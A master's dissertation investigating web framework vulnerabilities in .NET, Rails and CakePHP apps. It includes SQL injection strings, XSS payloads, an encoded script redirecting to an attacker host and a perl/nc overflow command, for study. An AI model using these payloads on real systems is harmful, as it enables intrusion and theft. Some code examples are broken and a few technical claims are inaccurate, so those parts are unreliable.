SCHOOL OF COMPUTING, ENGINEERING AND INFORMATION SCIENCES

Masters Programme in Computing

CG0174 Dissertation

Paul RobertsMorpeth

An investigation into security vulnerabilities of Web based frameworks.

2008/9

Declaration

I declare the following:

(1) that the material contained in this dissertation is the end result of my own work and that due acknowledgement has been given in the bibliography and references to ALL sources be they printed, electronic or personal.

(2) the Word Count of this Dissertation is ...

(3) that unless this dissertation has been confirmed as confidential, I agree to an entire electronic copy or sections of the dissertation to being placed on Blackboard, if deemed appropriate, to allow future students the opportunity to see examples of past dissertations. I understand that if displayed on Blackboard it would be made available for no longer than five years and that students would be able to print off copies or download. The authorship would remain anonymous.

(4) I agree to my dissertation being submitted to a plagiarism detection service, where it will be stored in a database and compared against work submitted from this or any other School or from other institutions using the service.

In the event of the service detecting a high degree of similarity between content within the service this will be reported back to my supervisor and second marker, who may decide to undertake further investigation that may ultimately lead to disciplinary actions, should instances of plagiarism be detected.

(5) I have read the UNN/CEIS Policy Statement on Ethics in Research and Consultancy and I confirm that ethical issues have been considered, evaluated and appropriately addressed in this research.

SIGNED:

Signature:

Date:

1 Abstract

This report investigates whether a vulnerability found in one web framework may be used to find a vulnerability in another web framework. A web based framework is a software application designed to assist with the development of web applications, web services and web sites. To enable the research, several Open Source applications were installed in a secure test environment. Each one of the applications was developed using a different software framework. Research into the current methods for attacking web-applications was then performed and a selection of the attacks identified were then applied to the applications.

To enable the investigation to take place, a number of security analysis tools were identified and installed in a secure test environment. The type of analysis tool installed is designed to give developers the ability to fully test application security and exploit potential vulnerabilities. As the tools chosen for this project require a lot of human interaction, a new automated testing program was designed and is also discussed.

The results of the research show that whilst a vulnerability identified in one framework can be used to identify a vulnerability in another framework, it is not guaranteed that it will work in every case. Cross-site scripting security issues are the most likely to succeed when being applied to more than one framework.

The motivation for this project is to demonstrate that when software development frameworks are used to develop complex, publicly accessible applications, the frameworks can not be relied on to manage all of the security aspects of the application.

Contents

2 Introduction

This report investigates whether a vulnerability found in one web framework may be used to find a vulnerability in another web framework. A web framework is a software application designed to assist with the development of web applications, web services and web sites. Several Open Source applications were installed in a secure test environment in order to investigate the effect of attacks on particular aspects of each framework.

Research into current methods for attacking web applications and software development frameworks was additionally undertaken and performed in parallel with the practical vulnerability investigations. A selection of the attacks identified during the research were then applied to the applications and used to test the thesis of the project. The results from the testing were then used to establish whether the respective framework provided functionality to protect against the security issues identified, or if the security issues found were due to a weakness within the framework or the design of the application.

In a testimony to the United States House Homeland Security Committee, one of the worlds leading security intelligence experts, Yoran (2009) stated, computer technologies and communications represented the greatest threat to the value of the United States. Yoran (2009) said that the Internet has become one of the unifying fabrics for driving Globalisation and computer based technologies are the driving forces behind every major industrial and economic base in the world. From this he raises concern regarding the security procedures and financial support that needs to be in place to design robust systems capable of withstanding attack. Both Government employees and contractors need to embark on security programmes to make them more aware of the issues and risks, and to design software that protects against attacks and vulnerabilities. This would then begin to tackle the 95 percent of software security bugs that Yoran (2009) has stated come from 19 common programming mistakes, see appendix H for a list of the mistakes.

2.1 Aims

The project aims to demonstrate that when software development frameworks are used to develop complex, publicly accessible applications, the frameworks can not be relied on to manage all of the security aspects of the application. To enable this, the project will investigate the latest known security vulnerabilities relating to web based applications and frameworks.

2.2 Background

Having worked as an application developer for over ten years and having been responsible for developing the first web based on-line payment system for a North East based Local Government Organisation. I have always had an awareness of various techniques used to extract sensitive data or gain high level access to Internet and Intranet based systems. During this time the technologies used to develop web applications were fairly basic and application frameworks were not available or not yet in use within Local Government IT. departments.

Developers of on-line systems had to be aware of basic procedures that used both client based and server-side scripts for validation and applying techniques for the secure processing of user data. The data encryption between the client and server was done through the use of the HTTPS protocol.

Appendix A1 provides examples of regular expression based JavaScript functions used to scan for and remove unwanted characters from input strings. The scripts would be replicated on the server using Active Server Page (.asp) code for the final validation. The input would then be disallowed or cleaned if any special characters were found. The on-line payment system at the Local Authority was replaced many years ago by a commercial payment system, but the code demonstrated in appendix A1 are examples of scripts used at the time.

Moving from .asp based pages to the Microsoft .NET framework brought the expectation of the provision of faster, more secure applications - development with less effort.

2.3 Objectives

The objectives of the project are given below.

- Discuss common web application security issues
- Discuss security issues relating to frameworks used in the project
- Discuss the proposed methods of protecting applications
- Configure a safe test environment using several applications
- Design a concept for a new automated analysis tool
- Apply vulnerabilities to the applications through the use of analysis tools.
- Document the testing phase and give results
- Discuss the findings
- Conclude and suggest further research

2.4 Work Done and Results

A test environment based on Microsoft Windows technologies was configured to allow the selected frameworks and respective applications to be tested in a safe environment. The frameworks and applications were chosen to give a cross section of available, modern technologies. The following three applications were chosen and installed

- DASBlog. A blogger application based on Microsoft .NET framework
- Radiant. A CMS application based on the Ruby On Rails framework
- DRUPAL. A CMS application based on the Cake PHP framework

  See appendix B1 for more detail about the frameworks.

The tools discussed in chapter 3 were used to test and uncover reported, plus new vulnerabilities. Research and published information regarding security issues affecting each application was used in the testing. Whilst the testing phase occurred, a concept for a new automated analysis tool was developed, and is reported in chapter 5.

Once the testing was complete it was apparent that vulnerabilities did exist in the applications. An investigation into whether the issues found, could be tested for and protected against using the standard features provided by the frameworks was then performed..

2.5 Changes since the TOR review

The Terms Of Reference title indicates that the project would investigate Model-View-Controller (MVC) (Reenskaug 2003) web based frameworks, but it was decided that the area of focus should be widened to include all web based frameworks. It should also be noted that the original Terms Of Reference suggests that the target applications would be designed and written as part of the project. Again, following an initial period of research, appropriate pre-written applications were identified that are currently in use by people on the internet. These were tested within the framework of the research project.

2.6 Conclusion

The outcome of the testing is demonstrated in chapter 5 (section 7). Out of the three applications tested two were found to be vulnerable to all of the targeted attacks. Only one application proved to be secure against HTML tag injection and Session Hijacking. All applications were susceptible to cross-site scripting, JavaScript injection. As discussed in chapter 4, all of the frameworks provide features to protect against these types of attack. Although the frameworks do provide features to protect against XSS JavaScript injection, it is assumed by the security features that this sort of attack will only occur via input or hidden form fields within the application. None of the frameworks build the security features in to the applications by default.

2.7 Structure of the Report

Chapter 3 gives a description of Web Applications and some of their most common security issues. Proposed methods to protect against such issues are discussed as well as the effects on both the development and use of Web based frameworks. Chapter 4 discusses known framework vulnerabilities and in particular ones relating to the chosen frameworks in this project. It additionally details recommended security features and procedures for protecting applications developed using particular frameworks. Chapter 5 gives a design concept for a new automated vulnerability analysis tool. Chapter 6 is concerned with the application of the security issues. The target applications and the issues tested for are documented and the results presented. Chapter 7 discusses the findings in more detail and then suggests ways of avoiding any of the issues found. Finally, chapter 8 concludes the report and suggests further areas of research.

3 Web Application Vulnerabilities

Within this chapter there is a description of web applications and some of their most common security issues. Following this, proposed methods to protect against such issues are discussed as well as the effects on both the development and use of Web based frameworks.

3.1 Background

As network firewalls and security updates have become more common (Simoneau 2006), network boundaries have become more secure. For this reason computer security hackers have moved their attention from the Network Layer (Peters et al. 2006) to the Application Layer (Peters et al. 2006), focusing on the websites themselves. Over seventy percent of attacks now occur at the application layer (Grossman 2007) and research by WhiteHat Security has found eight in ten websites have serious vulnerabilities.

3.2 Web Applications

A web application is a piece of software written in a browser supported language such as HTML, Java, C#.NET and possibly with the use of a framework, and is accessed via the Hypertext Transfer Protocol (HTTP) or Hypertext Transfer Protocol over Secure Sockets Layer (HTTPS). HTTP is an Application-Level, stateless protocol used for hypertext, named servers and distributed object management systems, through extension of its request methods, error codes and headers (Berners-Lee et al. 1999).

HTTP messages contain Methods, which are the type of action to be performed on a target machine, protocol Headers, which contain metadata regarding the structure of the message and a Body, which is the data to be delivered and acted upon. HTTP is the protocol mainly used by the Uniform Resource Identifier (URI) or a sub-class of it, the Uniform Resource Locator (URL), (Berners-Lee 1999). When sent via a browser, only the protocol and domain name are visible to the user (http://www.northumbria.ac.uk), the remainder of the message is omitted.

HTTP is a stateless protocol. When a resource is requested and a response is received, the next request is dealt with by the Server as a new, unique request. To achieve the the appearance of state, web applications can use a Session Identifier (SID) to create a session on top of HTTP (Gollmann 2008). Following a request from the client, the server creates a (SID) and returns it to the client. The client then includes this in all subsequent requests within the same session.

3.3 Vulnerabilities

In the context of this project a vulnerability is a weakness in a web application, web service or web site which can be caused by a programming error, a design flaw or an implementation bug. This can lead to an attacker breaking or altering the application. Which in turn can cause embarrassment or loss of reputation to the site owner and possibly result in loss of revenue. All of which is preventable if reasonable steps are taken to ensure that the standard functionality of a framework is used correctly.

3.4 Attacks

Web applications and web services are vulnerable to a number of attacks, as discussed by Brinhosa et al. in 2008, and techniques for input manipulation attacks are given and tested. It is suggested that input manipulation attacks mainly occur via the application interface with the view of exploiting vulnerabilities in the application server and therefore providing access to databases and other resources. A number of different types of attack and security issue are discussed by (Brinhosa et al. 2008) with the view of developing a validation framework for checking input before it is sent to the application server. This, whilst a required and valid function, would only protect against people sending input to the Application Server via the input form. It would not however protect against people or automated programs from sending data directly to the application-server bypassing client-side validation.

Web application security scanners are designed to target an application from an attackers point of view but by using large amounts of data and interaction (Fonseca 2007). On investigation there are a number of both Open-Source and Closed-Source web application scanners / security analysis programs available, and (Scambray 2006) identified the following: BURP Suite; OWASP WebScarab; and Paros Proxy. There is also Microsoft's Source Code Analyser for SQL injection (Microsoft 2009). These have

common features such as the ability to manipulate requests and responses, spidering an application to obtain a list of files in the site and utilities for encoding and decoding sensitive data. One feature of the BURP Suite program allows all hidden fields to be displayed and updated on the web page, demonstrating how insecure the use of hidden fields to store sensitive data is.

3.5 SQL injection

Using SQL injection techniques, a software hacker could take advantage of errors or vulnerabilities and use a web application to execute SQL statements against a database or to gain access to data files (Bisson 2005). An attacker using SQL injection to insert code either directly in the URL or via form fields, could result in the system either giving access or returning an error supplying information about the system.

Example 1

> Query1 = "Select * FROM UserTable WHERE (UserName = '" + UserName + "') and (UserPassword = '" + UserPassword "')"

If the user enters a user name of Paul and a password of Sunday, then the following query is constructed and passed to the database server.

> Select * FROM UserTable WHERE (UserName = 'Paul') and (UserPassword = 'Sunday')

But if the user enters

> UserName=a' or 1=1 and UserPassword=b' or 1=1
>
> (Scambray 2006)

Then the Query will become

> Select * FROM UserTable WHERE (UserName = 'a' or 1=1) and (UserPassword = 'b' or 1=1)s
>
> (Scambray 2006)

Because 1=1 is always true the statement becomes the equivalent to

> select * from UserTable

If the error returns more detailed information such as a user name then additional code as in the following example could be used.

Example 2

user id: paulrm' or user_id like 'admin%'--

password: abc123

Note: The percent tells SQL to find any user id starting with admin.

The double dash tells SQL that everything after the double dash is a comment.

This sort of trial and investigation would be repeated gaining more and more useful information to use against the system.

SQL injection and cross-site scripting techniques belong to a type of security issue known as “taint-style vulnerabilities” (Jovanovic et al. 2006). It is suggested by (Jovanovic et al. 2006) that issues of this type share a “source-sink” characteristic. This is explained by the fact the user entered values or “tainted values” enter a program at certain points and then are propagated throughout the program as in the following example.

Example 3

$name = get(inputName)

Tainted values are then propagated throughout the program

$customerName = $name

Tainted values can then reach points, called “sensitive sinks” where the corrupted values can cause harm.

mysql_query(update($customerName))

A suggested way to deal with this is with “sanitisation” methods, such as a “CleanString” method which could remove all unwanted characters. A prototype specification-based methodology for the detection of attackers trying to exploit SQL injection vulnerabilities is recommended by Kemalis et al. (2008) and is put forward as a way of detecting and blocking such attacks. The recommended solution would validate SQL statements as the statements are passed from the Application server to the Database and would monitor

the statements to ensure the statements are the correct syntactic structure. This would rely on the application developers creating a dictionary of allowed SQL statements. The only statement structures allowed would be the ones added to the dictionary. This type of validation is useful because by default all statements are disallowed.

There are two possible problems with this type of validation. The first is the problems it could cause for large, complex applications, where it is not easy to determine every possible SQL statement structure. This could stop SQL statements from being executed leading to data not being added or updated with potentially disastrous consequences for some applications, for example on-line purchasing or banking systems.

The second problem is potentially with performance. All SQL statements passed from the Application server would travel through the proposed solution before being logged and if valid passed on to the Database server, diagram C1. Kemalis et al. (2008) examine performance tests designed to prove that this procedure does not slow down the processing of SQL requests. The number of SQL queries processed is given, but for this to be tested properly a multiple user or multiple session environment should have been included. The design of this solution indicates that all statements would be passed through it and therefore unless multiple session were handled correctly, this could become a bottle-neck for commands waiting to be processed.

3.6 Cross-site scripting

Cross-site scripting (XSS) (Braganza 2006) is where a piece of Javascript code is inserted into a web page and where it executes a Javascript function on a separate unknown server with full server privileges. A common way to do this is by inserting a section of malicious code into a frame and using this to write user input to an unknown site. This will then allow a third party to receive all input including user ids and passwords without the user of the application knowing.

Wassermann et al. (2008), discuss XSS attacks and suggest that in 2006, XSS made up the largest class of attacks on web applications. They believe that this was the case because the validation performed on untrusted input did not prevent the input from invoking the browsers JavaScript interpreter. One case discussed relates to a large number of users of the MySpace.com site being targeted and whilst MySpace filtered user input and disallowed strings such as “<script> and “JavaScript”, Internet Explorer

concatenates strings broken over a number of lines. This means that these strings would not be identified (unless this feature was included in the validation). Wassermann et al. (2008) suggest Internet Explorer also allows JavaScript written inside cascading stylesheet tags. In the case of Myspace.com this allowed code to be introduced to the page, shown below.

Example 4: Cross-site scripting using Stylesheets and Javascript

```
<div style=”background:url('http://god/receive/informerFunctions.js')”></div>
```

Another example of Stylesheets being used to introduce JavaScript is through the use of the type attribute.

```
<style type="text/javascript">alert('Javascript Injected');</style>
```

Wassermann et al. 2008 discuss how most XSS scanners check input and rely on either a testing or static taint analysis approach (a list of functions designated as input cleaners) to detect such strings. They found that in most cases, even flawed validation code catches such exploits and the perpetrators of such attacks know this and create exploits to target a known validations weaknesses. Wassermann et al. (2008) therefore propose an approach based firstly on an adapted string analysis which tracks untrusted string values. They secondly propose checking for untrusted scripts. This check is based on formal language techniques. Wassermann et al. 2008 also discuss the limitations of such a proposal as it does not work for Domain-Object-Model (DOM) based XSS, as the malicious data would not appear on the application server. Ways to avoid these limitations are given but ultimately Wassermann et al. 2008 agree securing against vulnerabilities in such a way would be too cumbersome and would not give one hundred percent protection.

To conduct XSS attacks an attacker must find entry points, (OWASP 2009). These can be blog posts, comments, project titles, document names in fact anywhere a user can input data. An attacker may also intercept the application traffic using applications such as Burp Proxy or Webscarab. According to OWASP 2009, the following are some aims an attacker may hope to achieve using XSS techniques.

- Steal cookie details

- Hijack session information
- Redirect people to alternative websites (or spoof sites)
- Change elements or data within the web application
- Install malicious software through security holes in the web browser

A new form of entry point are banner advertisements, (OWASP 2009). In 2008, MySpace was attacked with malicious code appearing in the sites banner advertisements.

The following is a list of potentially dangerous HTML tags, highlighted by Microsoft, (Microsoft (a)), that can be used in a cross-site scripting attacks and must be handled correctly by applications.

Potentially dangerous HTML tags:

<applet>,<body>,<embed>,<frame>,<script>,<frameset>,<html>,<iframe>,<img>, <style>,<layer>,<link>,<ilayer>,<meta>,<object>

The above tags are potentially dangerous as the attributes such as href, style and src can be used to inject cross-site scripting.

3.7 Cookie Manipulation

Cookies were originally invented to maintain both state and continuity on the web (Yang et al. 2006). Cookies that contain user information are transmitted over the Internet and stored locally on the client. This enables an attacker to modify them for their own purposes.

3.8 Session Hijacking

Each user has a unique identifier which is used during their use of a Web application. This starts with the server issuing a unique number to each user when the user logs in or navigates via the home page of a site, Andrews (2006). Future requests include this unique number so Web applications can identify users. Session Hijacking involves swapping a unique identifier belonging to one user with the unique identifier of another. The reason for this is to gain greater privileges in the application so administrators of the application would potentially be the target.

A way to achieve this may be to work out the sequence of identifiers allocated by the application. Another way could be to use security analysis software to launch a man-in-the-middle attack and copy the session information to another location for future use. Session identifiers can also be stored in cookies by applications and loaded each time the application starts.

Adida (2008) talks about the issue of session hijacking and how attacks performed by people eavesdropping via a network are commonly known as "sidejacking". He suggests that while Secure Sockets Layer (SSL) (Dierks and Allen 1999) can help protect such attacks. The use of SSL is not an option in every case as it can affect the performance of the application. Also, SSL may not be considered when dealing with non sensitive data. Adida (2008) therefore proposes a JavaScript client \ server solution which uses the benefits of SSL to encrypt the session key but the remaining data in the page would be transmitted using HTTP sessions. Every HTTP request from the point on would include an encrypted authentication code. For the solution to work, a JavaScript library has to be included in each web page and this is used to generate the secret key. The paper discusses the limitations of the proposed solution 1) The fact that SessionLock is totally dependant upon JavaScript being enabled and will not work without it. 2) SessionLock does not protect against an attacker either amending or adding code to the plain HTTP request which could be used to steal the session key and to use it else where.

Whilst SessionLock is a good idea and protects against a certain type of attack, it is still susceptible to attackers changing or stealing data from the page, including the session key itself.

3.9 Dangerous URLs

A URL definition can include reserved characters such as the question mark '?' or the at sign '@'. Characters such as the question mark or at sign can be used in any part of a URL that follows the host name and the values are passed to the web server using their ASCII representation. This is done using a percent sign '%' and the characters hex value. All characters that follow the host name can be represented in this way. A problem arises with this as the hex encoding can be applied multiple times (Potter 2005). Meaning %65 could be replace by other hex values for %, 6 and 5. This process could be repeated again and if the web server can no longer recognise that the URL is encoded

the URL could potentially be passed on to and decoded by a web application (Potter 2005).

Example 5:

http://god/DASBlog/login.aspx?id=7272762&username=
%3%73%63%72%69%70%74%3E%64%6F%63%75%6D%65%6E%74%2E%6C%6F
%63%61%74%69%6F%6E%3D%27%68%74%74%70%3A
%2F2F61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65

It is suggested therefore that web applications receiving input would have to be able to handle multiple encoding to ensure only legitimate characters are accepted.

3.10 Authentication

User name and password authentication is probably the most common form of authentication in use on the Web because it is easy for the user. For an attacker to find a valid username and password, something called a Brute Force Attack (Endler 2001) can be used.

This is an automated process of trial and error used to guess the username, password or other private information. According to (WASC 2004) many systems will allow the use of weak passwords and users will therefore choose easy to remember passwords. If these are words found in the dictionary then this is the first place an attacker will start, by using a tool to automated the process. For this reason the development of an authentication system based on public and private keys was developed and the advanced encryption standard (AES) was adopted as the standard for the United States Government. According to (O'Gorman 2003) the AES encryption algorithm is practically impossible to break. Users of AES choose a private key to perform the encryption and the decryption, the maximum key length being 256 bytes. This, he suggests would require 10^{76} tries for someone to guess the the actual key. The length of the key however causes a problem for humans as most would have to record it somewhere for reference as most humans would not be able to remember it. O'Gorman suggests that a common practice would be for a user to record the password in another system or document with a more memorable password used to access it.

3.11 Buffer Overflow

Buffer Overflows (also known as Buffer Overruns) occur when a program allows data to be written past the end of the allocated buffer and into the area allocated for the core code, (Howard 2005). This problem mainly relates to low-level languages such a C/C++ and can occur where a program and user data share the same area of memory. In theory this problem should not occur when writing an application using higher level languages such as C# or VB.NET but the problem can still exist in a built-in class or method.

The following example shows a C++ function where a string is expected to be input.

Example 6:

```
#include <stio.h>

int main(void)

        {       char str;

                Scanf("%s", &str);

                printf ("%s\n", &str);

                return 0;       }
```

As the maximum length of the expected input is not specified an unknown amount of data could be entered. When attacking a web application, to test for this type of vulnerability all the attacker has to do is to enter as much data as possible into input fields in the application and then wait for the results.

Buffer Overflow attacks have been documented back to an internet worm known as the MORRIS worm (Orman 2003). Whilst programmers should be able to write code which does not contain potential buffer overflows, programs written in low-level language can not be guaranteed to be free from them. As operating system technology progresses and buffer overflows are eliminated from the operating systems themselves, buffer overflows are being discovered and used as means of attack against web applications (Piromsopa 2006). This includes applications created using frameworks where although the code written using the framework is high level, the underlying base classes and functions can rely on C or C++.

The following example uses Perl to pass one thousand 'Z' characters into the user value for the DasBlog test site login page.

Example 7:

```
perl -e 'print \"GET /\".\"Z\"x1000; print \" HTTP/1.0\\r\\n\\r\\n\"' | \nc http://god/DasBlog/Login.aspx?user=\ 80
```

This will not actually work for the DasBlog login page as the login name is via a form post and not via a URL parameter. However if this was changed to insert one thousand 'A' characters directly into the http header before it is sent to the application, then it has more chance of causing a problem.

To address the problem of the possibility of user data being written to the area allocated for the code, Piromsopa (2006) recommend a system which protects the integrity of addresses. It is proposed that for this to be effective, the system would have to be able to detect when a Buffer Overflow occurs and switch state automatically.

3.12 Summary

There are numerous different types of attack that can be performed against web applications, (Bsrinhosa et al. 2008). Cross-site scripting attacks are still considered to be a major threat against web applications and the security of web application data. Other vulnerabilities such as SQL injection are considered less of a threat to today's web applications as the frameworks used now provide built in security classes that check user input before it is processed.

4 Web framework Vulnerabilities

Chapter 4 gives examples of reported Web framework vulnerabilities. The tools used to exploit such security issues are described and recommendations for avoiding such issues are given.

4.1 Background

Daly (2007) discusses that, as the popularity of the World-Wide-Web increased, best practices, stability and code-reuse became more important, particularly with the growth of e-Commerce sites where both financial and personal transactions are taking place. This is why frameworks and in particular Model-View-Controller based frameworks have become very popular as they provide standard tools for building more flexible, less error-prone applications.

This in turn means that developers have to rely on the pre-written code and accept that it is fully functional and does not contain errors. Unpredicted problems can arise however when these pieces of pre-written code are not used exactly as recommended. Other problems can also arise when they are implemented and used in ways that were not originally predicted.

4.2 Web Frameworks

Frameworks such as Ruby On Rails (Bachle 2007) and Microsoft .NET framework, (Bachle 2005) are technologies designed to support the development of web applications, web sites and web services. Fayad et al. (1997) believe that one benefit of their use is improved software quality. If it is the case that the quality of such applications is being improved through the use of such technologies, it is not unreasonable to expect this to be reflected in the research by organisations such as WhiteHat Security, resulting in the number of security issues coming down. Lok et al. (2008) discuss maintainability as a major deciding factor when choosing between Ruby On Rails and the .NET framework, but there is no mention of security issues or the possibility of any in-built vulnerabilities.

According to (Parsons et al. 2006) *"A framework provides a basic system model for a particular application domain within which specialized applications can be developed."* He goes on to say this is particularly appropriate when used in hardware control systems (Schmid 1998) and scientific visualisation and simulation (Schroeder et al. 1996) where the application domain is narrow and focused. This may highlight a problem with web application frameworks used today, where the frameworks do provide general functionality and are aimed at use in all application areas.

4.3 Web framework vulnerabilities

Web framework vulnerabilities are published in a number of locations and are mostly accessible via the internet. Several web frameworks were chosen for this project and the official site for each framework was checked for published security issues in the first instance. The Security Focus Bugtraq was also checked for the latest reported issues.

4.4 Examples of Cake PHP framework vulnerabilities

Example 1:

Impact: Cross-site scripting

"A security issue has been reported in CakePHP, which can be exploited by malicious people to conduct cross-site scripting attacks. Input passed via the URL is not properly sanitised before being returned in an "404 Not Found" error message in cake/libs/error.php. This can be exploited to execute arbitrary HTML and script code in a user's browser session in context of an affected site." (Secunia 2007)

Example 2

Title: CakePHP Error.PHP Multiple Cross-site scripting vulnerabilities

Severity: MODERATE

Description:

CakePHP is a content-management application written in PHP.

"*CakePHP is prone to multiple cross-site scripting vulnerabilities because it fails to properly sanitize user-supplied input. Multiple unspecified parameters in the 'error.php' script are affected.*

An attacker may leverage these issues to have arbitrary script code execute in the browser of an unsuspecting user in the context of the affected site. This may help the attacker steal cookie-based authentication credentials and launch other attacks."

Juniper (2007)

4.5 Examples of Ruby On Rails framework vulnerabilities

Example 1.

Description:

Some issues have been reported in Ruby On Rails, which can be exploited by malicious people to bypass certain security restrictions, cause a DoS (Denial of Service), and conduct spoofing attacks, (Ruby 2009).

1) Multiple errors in the implementation of safe level restrictions can be exploited to call "untrace_var()", perform syslog operations, and modify "$PROGRAM_NAME" at safe level 4, or call insecure methods at safe levels 1 through 3.

2) An error exists in the usage of regular expressions in "WEBrick::HTTPUtils.split_header_value()". This can be exploited to consume large amounts of CPU via a specially crafted HTTP request.

3) An error in "DL" can be exploited to bypass security restrictions and call potentially dangerous functions.

4) The vulnerability is caused due to resolv.rb not sufficiently randomising the DNS query port number, which can be exploited to poison the DNS cache.

Example 2: DoS vulnerability in Ruby

A Denial of Service vulnerability has been found in ruby. The issue is due to the BigDecimal() method mishandling certain large input values and can cause the interpreter to crash. This could be used by an attacker to crash any Ruby program which creates BigDecimal() objects based on user input, including almost every Rails application.

(Ruby 2009)

4.6 Examples of Microsoft .NET framework vulnerabilities

Example: Path Validation Security Issue

"*A canonicalization security issue exists in ASP.NET which could allow an attacker to bypass the security of an ASP.NET Web site and gain unauthorized access. An attacker who successfully exploited this vulnerability could take a variety of actions, depending on the specific contents of the website*".

(Microsoft (d), 2009)

Example b: NET framework 2.0 Cross-site scripting vulnerability - CVE-2006-3436:

"*A cross-site scripting security issue exists in a server running a vulnerable version of the .NET framework 2.0 that could inject a client side script in the user's browser. The script could spoof content, disclose information, or take any action that the user could take on the affected web site. Attempts to exploit this issue require user interaction*".

(Microsoft (e) 2009)

4.7 Building secure Microsoft .NET applications

The following are recommendations from Microsoft for protecting web applications developed using the Microsoft .NET framework from cross-site scripting vulnerabilities.

Microsoft recommends two countermeasures to guard against code insertion into input fields 1) Constrain input and 2) Encode output (Microsoft (a) 2009).

Microsoft state that all input should be considered malicious and that the input type, format, length and range should be validated, (Microsoft (a) 2009). To restrict input through the .NET server controls a number of ASP.NET validator controls exist, such as RegularExpressionValidator and RangeValidator. The RegularExpressionValidator uses regular expressions Broberg et al. (2004), to identify unwanted characters that could be used to introduce malicious code in to the data. Examples of regular expressions being used to scan for unwanted characters can be seen at appendices A1 and A2. Range validation checks to make sure that the input value falls between a lower and higher value, whether that is numerically or another defined range.

To restrict input through client side HTML controls Microsoft recommend the use of the System.Text.RegularExpressions.Regex class in the server side code which checks for unexpected input using regular expressions. The System.Text.RegularExpressions.Regex class can also be used to check input from other sources such as query strings and cookies.

To validate data types such as currency values, doubles, dates and integers Microsoft suggest converting the input to the equivalent .NET framework data type and handling any conversion errors. If an error occurs then the input is not of the expected data type.

To encode any output that may contain user supplied data or data from other sources, such as databases. Microsoft recommend use of the HttpUtility.HtmlEncode method to replace special characters such as the greater than sign and the ampersand to HTML entities that represent the character. For example the '>' greater than character would become > and the ampersand, &. Encoding the output in this way is recommended as the web browser will not execute the code, but will display the rendered variables as HTML.

Microsoft also recommends that ASP.NET request validation is set to enabled. The request validation prevents people from submitting forms that contain malicious content, such as javascript. Submitting a form that contains JavaScript in an input field would cause the .NET framework to throw an exception. The developers of the application would have to ensure that the exception was handled appropriately.

The five steps recommended by Microsoft, (Microsoft (a) 2009) for developing applications that handle cross-site scripting attacks are as follows.

- Check that ASP.NET request validation is enabled.
- Review ASP.NET code that generates HTML output.
- Determine whether HTML output includes input parameters.
- Review potentially dangerous HTML tags and attributes.
- Evaluate countermeasures.

To counteract the possibility of Session Hijacking, each user has a unique identifier which is used during their use of a Microsoft .NET Web application. This starts with the server issuing a unique number to each user when the user logs in or navigates via the

home page of a site, Andrews (2006). In the Microsoft .NET framework the identifier is referred to as a ticket and is used for Forms Authentication. To protect against Session Hijacking and to protect Forms Authentication it is recommended by Microsoft to make sure that the tickets are encrypted and the forms integrity is enabled by setting the protection attribute to "All" on the <forms> element, Microsoft (b).

The encryption recommended by Microsoft is SHA1 (Mao-Yin (2004)) which is the default in the .NET framework but has to be enabled using one of the application configuration files. Microsoft suggests that SHA1 encryption is the preferred option as it uses the HMACSHA1 (Mao-Yin (2004)) algorithm which produces a large hash size and this is considered more secure.

To further protect an application against Session Hijacking, Microsoft recommend the use of Secure Sockets Layer (Viega and Messier 2004) with all pages that require authenticated access. Microsoft also recommend restricting forms authentication tickets to SSL channels by setting requireSSL="true" on the <forms> element.

The three steps recommended by Microsoft, (Microsoft (b) 2009) for developing applications that handle Session Hijacking attacks are as follows.

- Configure <forms protection="All" >.
- Use SHA1 for HMAC generation for encryption.
- Protect authentication tickets with SSL

4.8 Building secure Ruby on Rails applications

To prevent cross-site scripting Ruby On Rails provides a helper (h) method, also known as html_escape. The helper method escapes HTML strings by encoding characters such as the ampersand (&) and the greater than (>) sign. The idea being that potentially harmful JavaScript tags are encoded and output as harmless text.

Invalid code: as the helper method (h) is not included.

```
<p>Your search for <em><%= @q %></em></p>
```

Valid code using the helper method (h) which encodes the output.

```
<p>Your search for <em><%= h @q %></em></p>
```

Ruby On Rails version two onwards reduces the risk of Session Hijacking by providing a new default session storage method called CookieStore , (Ruby On Rails, 2009). The method has been designed to protect against Session Hijacking and it saves the session details in a cookie on the client-side machine. The server then retrieves the details but uses a key included in the cookie to identify the session. The use of CookieStore then eliminates the need for a session id., which helps to eliminate attacks to prevent the session details being tampered with as the cookie contents are protected by an encrypted key. The contents themselves are not encrypted but the key is calculated using a secret which is defined on the server. The key is then used to identify the application session to the server.

Ruby On Rails secret key example:

```
config.action_controller.session = { :key => '_app_session', :secret =>
'0x0dkfj3927dkc7djdh36rkckdfzsg...' }
```

4.9 Building secure Cake PHP applications

CakePHP provides a number of methods in the Sanitise class which can be used to clean data and protect against cross-site scripting attacks, Microsoft (c), 2009. The Sanitise class has been provided in CakePHP to deal with data security issues. The Sanitise class can be included in code by adding a line to the top of the controller. Within the Sanitise method there are four methods, paranoid, html, escape and clean. The paranoid method for example strips all characters that are not alphanumeric from the string. An array of optional allowed characters can be defined to allow extra characters when necessary.

Example of Paranoid method

```
$clean = Sanitize::paranoid($your_data, array('_','.'));
```

4.10 Summary

Web applications are susceptible to a number of different security issues. Web frameworks can help protect against such vulnerabilities by providing in-built security classes that developers can use whilst building applications. The developer of an application has to choose when and where to use the security features provided, as they are not automatically integrated in to an application.

Web framework vulnerabilities add another layer to the security and potential weaknesses of applications. As seen in section 4.5 the Ruby on Rails framework suffered a number of issues which, when combined with the knowledge gained in chapter 3 regarding web application vulnerabilities, could be used to gain access to Ruby on Rails applications.

